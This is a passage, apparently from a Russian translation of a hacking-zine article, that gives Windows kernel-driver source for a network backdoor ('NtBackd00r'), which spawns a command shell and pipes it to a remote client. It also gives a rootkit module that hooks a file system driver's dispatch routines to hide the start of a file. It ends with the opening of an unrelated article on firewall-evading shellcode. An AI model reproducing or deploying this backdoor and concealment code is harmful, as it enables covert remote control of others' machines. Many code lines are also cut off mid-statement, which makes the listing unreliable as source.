        case STATUS_ALERTED:
                break;
        default: goto fin;
        }
fin:
        //Если завершение инициировано не извне — разблокируем сокет
        if (!Pipes->Terminating) thiz->Unlock();
        //Если канал существует, значит всё остальное тоже —
        //уничтожаем всё
        if (Pipes->hPipe)
        {
                ZwClose(Pipes->hPipe);
                for (int i=0;i<=1;i++)
                        ZwClose(Pipes->hPipeEvents[i]);
                CLIENT_ID clid = {Pipes->ChildPID, 0};
                HANDLE hProcess;
                OBJECT_ATTRIBUTES attr={sizeof(OBJECT_ATTRIBUTES), 0, NULL, 0};
#define PROCESS_TERMINATE         (0x0001)
                status = ZwOpenProcess(&hProcess, PROCESS_TERMINATE, &attr, &clid);
                if (!status)
                {
                        ZwTerminateProcess(hProcess, 0);
                        ZwClose(hProcess);
                }
        }
        delete Pipes;
        PsTerminateSystemThread(0);
}


#define DISABLE_INTS __asm pushfd; cli
#define RESTORE_INTS __asm popfd;

VOID ShellStarter(IN PDEVICE_OBJECT DeviceObject, IN PVOID desc1)
{
        OBJECT_ATTRIBUTES        attr;
        HANDLE                                  loc_hPipe, loc_hPipeEvents[2], loc_ChildPID;

        UNREFERENCED_PARAMETER(DeviceObject);

#define desc ((s_WorkItemDesc*)desc1)
        //По делу проверяем, нет ли команды "отмена"
        if (desc->WorkItemCanceled) goto cancel2;

        //Запускаем оболочку
        loc_ChildPID = StartShell(&loc_hPipe);
        if (loc_ChildPID)
        {
                InitializeObjectAttributes(&attr, NULL, 0, NULL, NULL);

                //Создаём 2 события для уведомления потока о поступлении данных
                //из сокета или канала
                for (int i=0;i<=1;i++)
                        ZwCreateEvent(&loc_hPipeEvents[i], EVENT_ALL_ACCESS, &attr, SynchronizationEvent, FAL

                //Запрещаем прерывания и записываем все дескрипторы в структуру — член класса
                DISABLE_INTS
                        if (!desc->WorkItemCanceled)
                        {
                                desc->thiz->m_Pipes->hPipe = loc_hPipe;
                                desc->thiz->m_Pipes->hPipeEvents[0] = loc_hPipeEvents[0];
                                desc->thiz->m_Pipes->hPipeEvents[1] = loc_hPipeEvents[1];
                                desc->thiz->m_Pipes->ChildPID = loc_ChildPID;
```

```
                        }
                RESTORE_INTS

                if (desc->WorkItemCanceled) goto cancel;

                //Создаём поток, передающий данные между именованным каналом и сокетом
                PsCreateSystemThread(&desc->thiz->hDataPumpThread, THREAD_ALL_ACCESS, NULL, 0, NULL, DataPump
        } else {
cancel:
        //В случае ошибки или отмены закрываем канал, отправляем клиенту сообщение об ошибке
        //и отключаем его
        ZwClose(loc_hPipe);
        char* errmess = new(NonPagedPool) char[sizeof(errtxt_shell)-1];
        RtlCopyMemory(errmess, errtxt_shell, sizeof(errtxt_shell)-1);
        desc->thiz->send(errmess, sizeof(errtxt_shell)-1);
        desc->thiz->disconnect();
        }
cancel2:
        //Очистка
        IoFreeWorkItem(desc->WorkItem);
        DISABLE_INTS
        desc->WorkItem = NULL;
        if (!desc->WorkItemCanceled) desc->thiz->m_WorkItemDesc = NULL;
        RESTORE_INTS
        ExFreePool(desc1);
#undef desc
}

////////////////////////////////////////////////////////////////////////
// Session — обработчики событий.
BOOLEAN  Session::OnConnect(uint AddressLength, PTRANSPORT_ADDRESS pTA,
                                                        uint OptionsLength, PVOID Options)
{
        // Подключение: выводим IP-адрес клиента и принимаем соединение
#if(DBG)
        char szIPaddr[20];
        inet_ntoa(PTDI_ADDRESS_IP(pTA->Address[0].Address)->in_addr, szIPaddr, sizeof(szIPaddr));

    dprintf("NtBackd00rDevice: Connecting client, IP addr = %s, session %8X\n", szIPaddr, this);
#endif
        // получаем указатель на экземпляр класса, производного от KDriver
        NtBackd00r* p = reinterpret_cast<NtBackd00r*>(KDriver::DriverInstance());
        ASSERT(p);

        //Инициализация вспомогательных данных
        pWBytePipe = NULL;
        hDataPumpThread = NULL;
        m_Pipes = new(NonPagedPool) s_Pipes;
        RtlZeroMemory(m_Pipes, sizeof s_Pipes);

        //Инициализируем и запускаем WorkItem
        m_WorkItemDesc = ExAllocatePool(NonPagedPool, sizeof s_WorkItemDesc);
#define pWorkItemDesc ((s_WorkItemDesc*)m_WorkItemDesc)
        pWorkItemDesc->WorkItemCanceled=false;
        pWorkItemDesc->thiz=this;
        pWorkItemDesc->WorkItem=IoAllocateWorkItem(*p->m_pDummyDevice);
        if (!pWorkItemDesc->WorkItem) return FALSE;
        //Для работы на NT4 замените IoQueueWorkItem на ExQueueWorkItem
        IoQueueWorkItem(pWorkItemDesc->WorkItem, &ShellStarter, CriticalWorkQueue, pWorkItemDesc);
#undef pWorkItemDesc

        // Добавляем объект в список сессий, поддерживаемый драйвером
        p->m_ActiveSessionList.InsertTail(this);

        UNREFERENCED_PARAMETERS4(AddressLength, pTA, OptionsLength, Options);
    return TRUE;
}

void Session::OnDisconnect(uint OptionsLength, PVOID Options, BOOLEAN bAbort)
{
    dprintf("NtBackd00rDevice: Disconnecting client, session %8X\n", this);
```

```
        UNREFERENCED_PARAMETERS3(OptionsLength, Options,bAbort);
}

Session::~Session()
{
        // получаем указатель на экземпляр класса, производного от KDriver
        NtBackd00r* p = reinterpret_cast<NtBackd00r*>(KDriver::DriverInstance());
        ASSERT(p);
        // Удаляем объект из списка сессий, поддерживаемого драйвером
        p->m_ActiveSessionList.Remove(this);

        //Устанавливаем флаг, заставляющий поток завершиться
        m_Pipes->Terminating = true;
        //Чтобы не ждать вечно в OnUnload
        hDataPumpThread = NULL;
        //Устанавливаем событие "завершаемся"
        if ( m_Pipes && (m_Pipes->hPipeEvents[0])) ZwSetEvent(m_Pipes->hPipeEvents[0], NULL);

        //Если WorkItem работает — уведомляем его о завершении
        if (m_WorkItemDesc) ((s_WorkItemDesc*)m_WorkItemDesc)->WorkItemCanceled=true;

        delete pWBytePipe;
}

uint Session::OnReceive(uint Indicated, uchar *Data, uint Available,
                                                uchar **RcvBuffer, uint* RcvBufferLen)
{
        // Получены данные от удалённого клиента.

        //Если все необходимые указатели и дескрипторы корректны
        if (m_Pipes && pWBytePipe && m_Pipes->hPipe)
        {
                //Записываем данные в FIFO
                pWBytePipe->LockedWrite(Data, Indicated);
                //Уведомляем DataPumpThread
                ZwSetEvent(m_Pipes->hPipeEvents[0], NULL);
        }


        // Если транспорт имеет больше данных, чем указано —
        // выделяем ещё один буфер для чтения остатка. Когда транспорт
        // завершит работу с ним асинхронно — будет вызван обработчик OnReceiveComplete().
        // Непредоставление буфера подавляет дальнейшие уведомления о приёме —
        // до тех пор, пока не будет вызван recv().

        if (Indicated < Available) {
                *RcvBuffer = new(NonPagedPool) uchar [*RcvBufferLen = Available-Indicated];
        }

    return Indicated;
}

void Session::OnSendComplete(PVOID buf, TDI_STATUS status, uint bytecnt)
{
    // Запрос на отправку завершён. Освобождаем буфер.

        if (status != TDI_SUCCESS)
        dprintf("NtBackd00rDevice: Failed sending data, err %X\n", status);
        //освобождаем буфер
        delete ((uchar*)buf);

        UNREFERENCED_PARAMETER(bytecnt);
}

void Session::OnReceiveComplete(TDI_STATUS status, uint Indicated, uchar *Data)
{
        // Буфер для частично указанных данных, выделенный и переданный
        // при обработке OnReceive(), заполнен транспортом.

    if (status == TDI_SUCCESS) {
                if (m_Pipes && pWBytePipe && m_Pipes->hPipe)
```

```
                {
                        //Записываем данные в FIFO
                        pWBytePipe->LockedWrite(Data, Indicated);
                        //Уведомляем DataPumpThread
                        ZwSetEvent(m_Pipes->hPipeEvents[0], NULL);
                }
        } else
        dprintf("NtBackd00rDevice: Failed completing receive, err %X\n", status);

        if (status != TDI_PENDING)
                delete Data;
}

// конец файла
```

8.10 — Intercept.cpp

```
//Этот модуль перехватывает:
// IRP_MJ_READ, IRP_MJ_WRITE, IRP_MJ_QUERY_INFORMATION,
// IRP_MJ_SET_INFORMATION, IRP_MJ_DIRECTORY_CONTROL,
// FASTIO_QUERY_STANDARD_INFO FASTIO_QUERY_BASIC_INFO FASTIO_READ(WRITE)
//для сокрытия первых N байт заданного файла

extern "C" {
#include <ntddk.h>
}
#pragma hdrstop("InterceptIO.pch")

//////////////////////////////////////////////////////////////////////
// Недокументированные структуры, отсутствующие в ntddk.h

typedef struct _FILE_INTERNAL_INFORMATION { // Information Class 6
    LARGE_INTEGER FileId;
} FILE_INTERNAL_INFORMATION, *PFILE_INTERNAL_INFORMATION;

typedef struct _FILE_EA_INFORMATION { // Information Class 7
    ULONG EaInformationLength;
} FILE_EA_INFORMATION, *PFILE_EA_INFORMATION;

typedef struct _FILE_ACCESS_INFORMATION { // Information Class 8
    ACCESS_MASK GrantedAccess;
} FILE_ACCESS_INFORMATION, *PFILE_ACCESS_INFORMATION;

typedef struct _FILE_MODE_INFORMATION { // Information Class 16
    ULONG Mode;
} FILE_MODE_INFORMATION, *PFILE_MODE_INFORMATION;

typedef struct _FILE_ALLOCATION_INFORMATION { // Information Class 19
    LARGE_INTEGER AllocationSize;
} FILE_ALLOCATION_INFORMATION, *PFILE_ALLOCATION_INFORMATION;

typedef struct _FILE_DIRECTORY_INFORMATION {
        ULONG NextEntryOffset;
        ULONG FileIndex;
        LARGE_INTEGER CreationTime;
        LARGE_INTEGER LastAccessTime;
        LARGE_INTEGER LastWriteTime;
        LARGE_INTEGER ChangeTime;
        LARGE_INTEGER EndOfFile;
        LARGE_INTEGER AllocationSize;
        ULONG FileAttributes;
        ULONG FileNameLength;
        WCHAR FileName[1];
} FILE_DIRECTORY_INFORMATION, *PFILE_DIRECTORY_INFORMATION;

typedef struct _FILE_ALL_INFORMATION { // Information Class 18
    FILE_BASIC_INFORMATION BasicInformation;
    FILE_STANDARD_INFORMATION StandardInformation;
    FILE_INTERNAL_INFORMATION InternalInformation;
```

```
    FILE_EA_INFORMATION EaInformation;
    FILE_ACCESS_INFORMATION AccessInformation;
    FILE_POSITION_INFORMATION PositionInformation;
    FILE_MODE_INFORMATION ModeInformation;
    FILE_ALIGNMENT_INFORMATION AlignmentInformation;
    FILE_NAME_INFORMATION NameInformation;
} FILE_ALL_INFORMATION, *PFILE_ALL_INFORMATION;

typedef struct tag_QUERY_DIRECTORY
{
  ULONG Length;
  PUNICODE_STRING FileName;
  FILE_INFORMATION_CLASS FileInformationClass;
  ULONG FileIndex;
} QUERY_DIRECTORY, *PQUERY_DIRECTORY;

#pragma pack(push, 4)

typedef struct tag_FQD_SmallCommonBlock
{
  ULONG   NextEntryOffset;
  ULONG   FileIndex;
} FQD_SmallCommonBlock, *PFQD_SmallCommonBlock;

typedef struct tag_FQD_FILE_ATTR
{
  TIME    CreationTime;
  TIME    LastAccessTime;
  TIME    LastWriteTime;
  TIME    ChangeTime;
  LARGE_INTEGER EndOfFile;
  LARGE_INTEGER AllocationSize;
  ULONG   FileAttributes;
} FQD_FILE_ATTR, *PFQD_FILE_ATTR;

typedef struct tag_FQD_CommonBlock
{
  FQD_SmallCommonBlock SmallCommonBlock;
  FQD_FILE_ATTR        FileAttr;
  ULONG                FileNameLength;
} FQD_CommonBlock, *PFQD_CommonBlock;

typedef struct _KFILE_DIRECTORY_INFORMATION
{
  FQD_CommonBlock CommonBlock;
  WCHAR  FileName[ANYSIZE_ARRAY];
} KFILE_DIRECTORY_INFORMATION, *PKFILE_DIRECTORY_INFORMATION;

typedef struct _KFILE_FULL_DIR_INFORMATION
{
  FQD_CommonBlock CommonBlock;
  ULONG  EaSize;
  WCHAR  FileName[ANYSIZE_ARRAY];
} KFILE_FULL_DIR_INFORMATION, *PKFILE_FULL_DIR_INFORMATION;

typedef struct _KFILE_BOTH_DIR_INFORMATION
{
  FQD_CommonBlock CommonBlock;
  ULONG  EaSize;
  USHORT ShortFileNameLength;
  WCHAR  ShortFileName[12];
  WCHAR  FileName[ANYSIZE_ARRAY];
} KFILE_BOTH_DIR_INFORMATION, *PKFILE_BOTH_DIR_INFORMATION;

#pragma pack(pop)

////////////////////////////////////////////////////////////////////
// Глобальные переменные
PDRIVER_OBJECT      pDriverObject;
PDRIVER_DISPATCH        OldReadDisp, OldWriteDisp, OldQueryDisp, OldSetInfoDisp, OldDirCtlDisp;
PFAST_IO_READ               OldFastIoReadDisp;
```

```
PFAST_IO_WRITE                OldFastIoWriteDisp;
PFAST_IO_QUERY_STANDARD_INFO        OldFastIoQueryStandartInfoDisp;

//Размер невидимой части нашего файла (в байтах)
ULONG InvisiblePartSize = 10;
//Файл, часть которого мы хотим скрыть
wchar_t OurFileName[] = L"testing.fil";

//Размер OurFileName в байтах, без нулевого терминатора
ULONG OurFileNameLen = sizeof(OurFileName) - sizeof(wchar_t);


////////////////////////////////////////////////////////////////
// Функции

//Функция возвращает true, если FN совпадает с OurFileName
bool ThisIsOurFile(PUNICODE_STRING FN)
{
        return ((FN->Buffer) &&
                (FN->Length >= OurFileNameLen) &&
                _wcsnicmp((wchar_t*)((char*)FN->Buffer + FN->Length - OurFileNameLen),
                OurFileName, OurFileNameLen/2)==0);
}

//Структура для отслеживания IRP, завершение которых нужно обработать
struct s_ComplRtnTrack
{
        PIO_COMPLETION_ROUTINE CompletionRoutine;
        PVOID Context;
        //При вызове CompletionRoutine флаги соответствуют InvokeOn*
        UCHAR Control;
        PIO_STACK_LOCATION CISL;
        FILE_INFORMATION_CLASS FileInformationClass;
        PVOID Buffer;
};

//Функция устанавливает новый CompletionRoutine, флаг InvokeOnSuccess,
//и сохраняет оригинальные поля в Context
void HookIrpCompletion(PIO_STACK_LOCATION CISL,
                                        PIO_COMPLETION_ROUTINE CompletionRoutine,
                                        PVOID Buffer,
                                        FILE_INFORMATION_CLASS FileInformationClass)
{
        s_ComplRtnTrack* NewContext =
                (s_ComplRtnTrack*)ExAllocatePool(NonPagedPool, sizeof(s_ComplRtnTrack));
        NewContext->CompletionRoutine = CISL->CompletionRoutine;
        NewContext->Context = CISL->Context;
        NewContext->Control = CISL->Control;
        NewContext->CISL = CISL;
        //Поскольку CISL.Parameters недоступны в обработчике завершения IRP,
        //сохраняем все необходимые данные в структуре Context
        NewContext->FileInformationClass = FileInformationClass;
        NewContext->Buffer = Buffer;
        CISL->CompletionRoutine = CompletionRoutine;
        CISL->Context = NewContext;
        CISL->Control |= SL_INVOKE_ON_SUCCESS;
}

//Функция обрабатывает завершение IRP
NTSTATUS NewComplRtn (
                                        IN PDEVICE_OBJECT DeviceObject,
                                        IN PIRP Irp,
                                        s_ComplRtnTrack* CXT)
{
        //Обрабатываем разные типы IRP
        switch (CXT->CISL->MajorFunction)
        {
        case IRP_MJ_QUERY_INFORMATION:
                _asm int 3;
                //ThisIsOurFile уже проверена
                switch (CXT->FileInformationClass)
```

```
		{
			//Во всех случаях изменяем CurrentByteOffset и/или размер (EndOfFile)
			//для сокрытия первых InvisiblePartSize байт
		case FilePositionInformation:
			((PFILE_POSITION_INFORMATION)CXT->Buffer)->CurrentByteOffset.QuadPart -= InvisiblePar
			break;
		case FileEndOfFileInformation:
			((PFILE_END_OF_FILE_INFORMATION)CXT->Buffer)->EndOfFile.QuadPart -= InvisiblePartSize
			break;
		case FileStandardInformation:
			((PFILE_STANDARD_INFORMATION)CXT->Buffer)->EndOfFile.QuadPart -= InvisiblePartSize;
			break;
		case FileAllocationInformation:
			((PFILE_ALLOCATION_INFORMATION)CXT->Buffer)->AllocationSize.QuadPart -= InvisiblePart
			break;
		case FileAllInformation:
			((PFILE_ALL_INFORMATION)CXT->Buffer)->PositionInformation.CurrentByteOffset.QuadPart
			((PFILE_ALL_INFORMATION)CXT->Buffer)->StandardInformation.EndOfFile.QuadPart -= Invis
			break;
		}
	case IRP_MJ_DIRECTORY_CONTROL:
		//Получаем указатель на первую запись каталога
		PFQD_SmallCommonBlock pQueryDirWin32 = (PFQD_SmallCommonBlock)CXT->Buffer;
		//Цикл по записям каталога
		while (1)
		{
			PWCHAR pFileName = 0;
			ULONG dwFileNameLength = 0;
			switch (CXT->FileInformationClass)
			{
				//Во всех случаях получаем указатель на FileName и FileNameLength
			case FileDirectoryInformation:
				dwFileNameLength = ((PKFILE_DIRECTORY_INFORMATION)pQueryDirWin32)->CommonBloc
				pFileName = ((PKFILE_DIRECTORY_INFORMATION)pQueryDirWin32)->FileName;
				break;
			case FileFullDirectoryInformation:
				dwFileNameLength = ((PKFILE_FULL_DIR_INFORMATION)pQueryDirWin32)->CommonBlock
				pFileName = ((PKFILE_FULL_DIR_INFORMATION)pQueryDirWin32)->FileName;
				break;
			case FileBothDirectoryInformation:
				dwFileNameLength = ((PKFILE_BOTH_DIR_INFORMATION)pQueryDirWin32)->CommonBlock
				pFileName = ((PKFILE_BOTH_DIR_INFORMATION)pQueryDirWin32)->FileName;
				break;
			}
			//Это наш файл?
			if ((dwFileNameLength == OurFileNameLen) &&
				_wcsnicmp(pFileName, OurFileName, OurFileNameLen/2)==0)
			{
				//Скрываем первые InvisiblePartSize байт
				((PFQD_CommonBlock)pQueryDirWin32)->FileAttr.EndOfFile.QuadPart -= InvisibleP
				break;
			}
			//Записей больше нет — выходим
			if (!pQueryDirWin32->NextEntryOffset) break;
			//Переходим к следующей записи каталога
			pQueryDirWin32 = (PFQD_SmallCommonBlock)((CHAR*)pQueryDirWin32 + pQueryDirWin32->Next
		}

	}
	//Если установлен соответствующий флаг Control,...
	if (
		((CXT->Control == SL_INVOKE_ON_SUCCESS)&&(NT_SUCCESS(Irp->IoStatus.Status)))
		|| ((CXT->Control == SL_INVOKE_ON_ERROR)&&(NT_ERROR(Irp->IoStatus.Status)))
		|| ((CXT->Control == SL_INVOKE_ON_CANCEL)&&(Irp->IoStatus.Status == STATUS_CANCELLED)) )
		//...вызываем оригинальный CompletionRoutine
		return CXT->CompletionRoutine(
		DeviceObject,
		Irp,
		CXT->Context);
	else return STATUS_SUCCESS;
}
```

```
//Имя файла, с которым работает IRP
#define FName &(CISL->FileObject->FileName)

//Функция обрабатывает IRP_MJ_READ и IRP_MJ_WRITE
NTSTATUS NewReadWriteDisp (
                                                IN PDEVICE_OBJECT DeviceObject,
                                                IN PIRP Irp)
{
        PIO_STACK_LOCATION CISL = IoGetCurrentIrpStackLocation(Irp);
        if (CISL->FileObject &&
                //Не вмешиваемся в файл подкачки
                !(Irp->Flags & IRP_PAGING_IO)  && !(Irp->Flags & IRP_SYNCHRONOUS_PAGING_IO))
        {
                if (ThisIsOurFile(FName))
                {
                        CISL->Parameters.Write.ByteOffset.QuadPart += InvisiblePartSize;
                        //Write и Read имеют одинаковую структуру, поэтому обрабатываются вместе
                }
        }
        //Вызываем соответствующий оригинальный обработчик
        switch (CISL->MajorFunction)
        {
        case IRP_MJ_READ:
                return OldReadDisp(DeviceObject, Irp);
        case IRP_MJ_WRITE:
                return OldWriteDisp(DeviceObject, Irp);
        }
}

//Функция обрабатывает IRP_MJ_QUERY_INFORMATION
NTSTATUS NewQueryDisp (
                                        IN PDEVICE_OBJECT DeviceObject,
                                        IN PIRP Irp)
{
        PIO_STACK_LOCATION CISL = IoGetCurrentIrpStackLocation(Irp);
        if ((CISL->MajorFunction == IRP_MJ_QUERY_INFORMATION) &&
                ThisIsOurFile(FName))
        {
                switch (CISL->Parameters.QueryFile.FileInformationClass)
                {
                        //Типы информации, содержащие размер файла или текущее смещение
                case FilePositionInformation:
                case FileEndOfFileInformation:
                case FileStandardInformation:
                case FileAllocationInformation:
                case FileAllInformation:
                        HookIrpCompletion(CISL, (PIO_COMPLETION_ROUTINE)NewComplRtn, Irp->AssociatedIrp.Syste
                }
        }
        //Вызываем оригинальный обработчик
        return OldQueryDisp(DeviceObject, Irp);
}

//Функция обрабатывает IRP_MJ_SET_INFORMATION
NTSTATUS NewSetInfoDisp (
                                                IN PDEVICE_OBJECT DeviceObject,
                                                IN PIRP Irp)
{
        PIO_STACK_LOCATION CISL = IoGetCurrentIrpStackLocation(Irp);
        if (CISL->FileObject && ThisIsOurFile(FName))
        {
                switch (CISL->Parameters.QueryFile.FileInformationClass)
                {
                        //Типы информации, содержащие размер файла или текущее смещение.
                        //Во всех случаях изменяем CurrentByteOffset и/или размер (EndOfFile)
                        //для сокрытия первых InvisiblePartSize байт
                case FilePositionInformation:
                        ((PFILE_POSITION_INFORMATION)Irp->AssociatedIrp.SystemBuffer)->CurrentByteOffset.Quad
                        break;
                case FileEndOfFileInformation:
                        ((PFILE_END_OF_FILE_INFORMATION)Irp->AssociatedIrp.SystemBuffer)->EndOfFile.QuadPart
```

```
                        break;
                case FileStandardInformation:
                        ((PFILE_STANDARD_INFORMATION)Irp->AssociatedIrp.SystemBuffer)->EndOfFile.QuadPart +=
                        break;
                case FileAllocationInformation:
                        ((PFILE_ALLOCATION_INFORMATION)Irp->AssociatedIrp.SystemBuffer)->AllocationSize.QuadP
                        break;
                case FileAllInformation:
                        ((PFILE_ALL_INFORMATION)Irp->AssociatedIrp.SystemBuffer)->PositionInformation.Current
                        ((PFILE_ALL_INFORMATION)Irp->AssociatedIrp.SystemBuffer)->StandardInformation.EndOfFi
                        break;
                }
        }
        //Вызываем оригинальный обработчик
        return OldSetInfoDisp(DeviceObject, Irp);
}

//Функция обрабатывает IRP_MJ_DIRECTORY_CONTROL
NTSTATUS NewDirCtlDisp (
                                                IN PDEVICE_OBJECT DeviceObject,
                                                IN PIRP Irp)
{
        void *pBuffer;
        PIO_STACK_LOCATION CISL = IoGetCurrentIrpStackLocation(Irp);
        if ((CISL->MajorFunction == IRP_MJ_DIRECTORY_CONTROL) &&
                (CISL->MinorFunction == IRP_MN_QUERY_DIRECTORY))
        {
                //Обрабатываем оба способа передачи буфера пользователя
                if (Irp->MdlAddress)
                        pBuffer = MmGetSystemAddressForMdl(Irp->MdlAddress);
                else
                        pBuffer = Irp->UserBuffer;
                HookIrpCompletion(CISL, (PIO_COMPLETION_ROUTINE)NewComplRtn, pBuffer, ((PQUERY_DIRECTORY)(&CI
        }
        //Вызываем оригинальный обработчик
        return OldDirCtlDisp(DeviceObject, Irp);
}

#undef FName

//Функция обрабатывает FastIoRead
BOOLEAN NewFastIoRead(
    IN PFILE_OBJECT FileObject,
    IN PLARGE_INTEGER FileOffset,
    IN ULONG Length,
    IN BOOLEAN Wait,
    IN ULONG LockKey,
    OUT PVOID Buffer,
    OUT PIO_STATUS_BLOCK IoStatus,
    IN PDEVICE_OBJECT DeviceObject
    )
{
        LARGE_INTEGER NewFileOffset;
        if ((FileObject) && (ThisIsOurFile(&FileObject->FileName)))
        {
                //Изменяем FileOffset для сокрытия первых InvisiblePartSize байт
                NewFileOffset.QuadPart = FileOffset->QuadPart + InvisiblePartSize;
                return OldFastIoReadDisp(FileObject, &NewFileOffset, Length, Wait, LockKey, Buffer,
                        IoStatus, DeviceObject);
        }
        //Вызываем оригинальный обработчик
        return OldFastIoReadDisp(FileObject, FileOffset, Length, Wait, LockKey, Buffer,
                IoStatus, DeviceObject);
}

//Функция обрабатывает FastIoWrite
BOOLEAN NewFastIoWrite(
                                        IN PFILE_OBJECT FileObject,
                                        IN PLARGE_INTEGER FileOffset,
                                        IN ULONG Length,
                                        IN BOOLEAN Wait,
```

```
                                        IN ULONG LockKey,
                                        OUT PVOID Buffer,
                                        OUT PIO_STATUS_BLOCK IoStatus,
                                        IN PDEVICE_OBJECT DeviceObject
                                        )
{
        LARGE_INTEGER NewFileOffset;
        if ((FileObject) && (ThisIsOurFile(&FileObject->FileName)))
        {
                //Изменяем FileOffset для сокрытия первых InvisiblePartSize байт
                NewFileOffset.QuadPart = FileOffset->QuadPart + InvisiblePartSize;
                return OldFastIoWriteDisp(FileObject, &NewFileOffset, Length, Wait, LockKey, Buffer,
                        IoStatus, DeviceObject);
        }
        return OldFastIoWriteDisp(FileObject, FileOffset, Length, Wait, LockKey, Buffer,
                IoStatus, DeviceObject);
}

//Функция обрабатывает FastIoQueryStandartInfo
BOOLEAN NewFastIoQueryStandartInfo(
                                                                IN struct _FILE_OBJECT *FileObject,
                                                                IN BOOLEAN Wait,
                                                                OUT PFILE_STANDARD_INFORMATION Buffer,
                                                                OUT PIO_STATUS_BLOCK IoStatus,
                                                                IN struct _DEVICE_OBJECT *DeviceObject
                                                                )
{
        //Вызываем оригинальный обработчик
        BOOLEAN status = OldFastIoQueryStandartInfoDisp(FileObject, Wait, Buffer, IoStatus, DeviceObject);
        if ((FileObject) && (ThisIsOurFile(&FileObject->FileName)))
        {
                //Изменяем EndOfFile для сокрытия первых InvisiblePartSize байт
                Buffer->EndOfFile.QuadPart -= InvisiblePartSize;
        }
        return status;
}

extern "C"
NTSYSAPI
NTSTATUS
NTAPI
ObReferenceObjectByName(
                                                IN PUNICODE_STRING ObjectPath,
                                                IN ULONG Attributes,
                                                IN PACCESS_STATE PassedAccessState OPTIONAL,
                                                IN ACCESS_MASK DesiredAccess OPTIONAL,
                                                IN POBJECT_TYPE ObjectType,
                                                IN KPROCESSOR_MODE AccessMode,
                                                IN OUT PVOID ParseContext OPTIONAL,
                                                OUT PVOID *ObjectPtr
                                                );

extern "C" PVOID IoDriverObjectType;

//Функция устанавливает хук на заданную функцию диспетчеризации (MajorFunction)
VOID InterceptFunction(UCHAR MajorFunction,
                                        PDRIVER_OBJECT  pDriverObject,
                                        OPTIONAL PDRIVER_DISPATCH *OldFunctionPtr,
                                        OPTIONAL PDRIVER_DISPATCH NewFunctionPtr)
{
        PDRIVER_DISPATCH                                *TargetFn;

        TargetFn = &(pDriverObject->MajorFunction[MajorFunction]);
        //перехватываем только если обработчик существует
        if (*TargetFn)
        {
                if (OldFunctionPtr) *OldFunctionPtr = *TargetFn;
                if (NewFunctionPtr) *TargetFn = NewFunctionPtr;
        }
}
//Функция устанавливает хуки на функции диспетчеризации заданного драйвера
```

```
NTSTATUS Intercept(PWSTR pwszDeviceName)
{
        UNICODE_STRING                DeviceName;
        NTSTATUS status;
        KIRQL OldIrql;

        _asm int 3;

        pDriverObject = NULL;
        RtlInitUnicodeString(&DeviceName, pwszDeviceName);
        status = ObReferenceObjectByName(&DeviceName, OBJ_CASE_INSENSITIVE, NULL, 0, (POBJECT_TYPE)IoDriverOb
        if (pDriverObject)
        {
                //Поднимаем IRQL во избежание переключения контекста,
                //пока указатель изменён лишь частично
                KeRaiseIrql(HIGH_LEVEL, &OldIrql);
                //устанавливаем хуки на функции диспетчеризации
                InterceptFunction(IRP_MJ_READ, pDriverObject, &OldReadDisp, NewReadWriteDisp);
                InterceptFunction(IRP_MJ_WRITE, pDriverObject, &OldWriteDisp, NewReadWriteDisp);
                InterceptFunction(IRP_MJ_QUERY_INFORMATION, pDriverObject, &OldQueryDisp, NewQueryDisp);
                InterceptFunction(IRP_MJ_SET_INFORMATION, pDriverObject, &OldSetInfoDisp, NewSetInfoDisp);
                InterceptFunction(IRP_MJ_DIRECTORY_CONTROL, pDriverObject, &OldDirCtlDisp, NewDirCtlDisp);
                //устанавливаем хуки на функции FastIo, если таблица FastIo существует
                if (pDriverObject->FastIoDispatch)
                {
                        //Лучше было бы скопировать таблицу FastIo, чтобы не связываться
                        //с защитой памяти ядра, но и так работает
                        OldFastIoReadDisp = pDriverObject->FastIoDispatch->FastIoRead;
                        pDriverObject->FastIoDispatch->FastIoRead = NewFastIoRead;
                        OldFastIoWriteDisp = pDriverObject->FastIoDispatch->FastIoWrite;
                        pDriverObject->FastIoDispatch->FastIoWrite = NewFastIoWrite;
                        OldFastIoQueryStandartInfoDisp = pDriverObject->FastIoDispatch->FastIoQueryStandardIn
                        pDriverObject->FastIoDispatch->FastIoQueryStandardInfo = NewFastIoQueryStandartInfo;
                }
                KeLowerIrql(OldIrql);
        }

        return status;
}

//Функция отменяет перехват
VOID UnIntercept()
{
        KIRQL OldIrql;
        if (pDriverObject)
        {
                KeRaiseIrql(HIGH_LEVEL, &OldIrql);
                InterceptFunction(IRP_MJ_READ, pDriverObject, NULL, OldReadDisp);
                InterceptFunction(IRP_MJ_WRITE, pDriverObject, NULL, OldWriteDisp);
                InterceptFunction(IRP_MJ_QUERY_INFORMATION, pDriverObject, NULL, OldQueryDisp);
                InterceptFunction(IRP_MJ_SET_INFORMATION, pDriverObject, NULL, OldSetInfoDisp);
                InterceptFunction(IRP_MJ_DIRECTORY_CONTROL, pDriverObject, NULL, OldDirCtlDisp);
                if (pDriverObject->FastIoDispatch)
                {
                        pDriverObject->FastIoDispatch->FastIoRead = OldFastIoReadDisp;
                        pDriverObject->FastIoDispatch->FastIoWrite = OldFastIoWriteDisp;
                        pDriverObject->FastIoDispatch->FastIoQueryStandardInfo = OldFastIoQueryStandartInfoDi
                }
                KeLowerIrql(OldIrql);
                ObDereferenceObject(pDriverObject);
        }
}
```

|=[EOF]=----------=|

История и достижения в области Windows-шеллкода

Автор: sk

22 июня 2004 г.

Содержание

11. Код

---

1. Аннотация

Сейчас межсетевые экраны присутствуют повсеместно в интернете. Большинство публично выпускаемых эксплойтов практически не учитывают правила брандмауэров, поскольку они представляют собой лишь демонстрацию концепции. В реальных условиях мы сталкиваемся с целевыми машинами, защищёнными брандмауэром, что существенно затрудняет эксплуатацию. Чтобы успешно провести тест на проникновение, необходимо преодолевать эти препятствия. Данное исследование началось, когда нам потребовалось взять под контроль машину, жёстко защищённую строгими правилами межсетевого экрана. Несмотря на то что мы могли достичь уязвимого сервиса, сильные правила фильтрации между нами и сервером делали все стандартные эксплойты бесполезными.

Цель исследования — найти альтернативные способы, позволяющие тестировщику на проникновение получить контроль над машиной после успешного переполнения буфера, приводящего в конечном счёте к выполнению произвольного кода. Эти альтернативные механизмы должны работать там, где другие методы терпят неудачу, даже при самых жёстких правилах межсетевого экрана.

В ходе поиска способов обхода проблемных правил брандмауэра мы изучили различные существующие техники из публичных эксплойтов и причины их отказов. Затем мы нашли несколько механизмов, которые работают, но зависят от конкретного уязвимого сервиса. Хотя с их помощью можно захватить сервер, мы пошли на шаг дальше и разработали более универсальную технику, не привязанную ни к какому сервису и применимую в большинстве других случаев переполнения буфера.

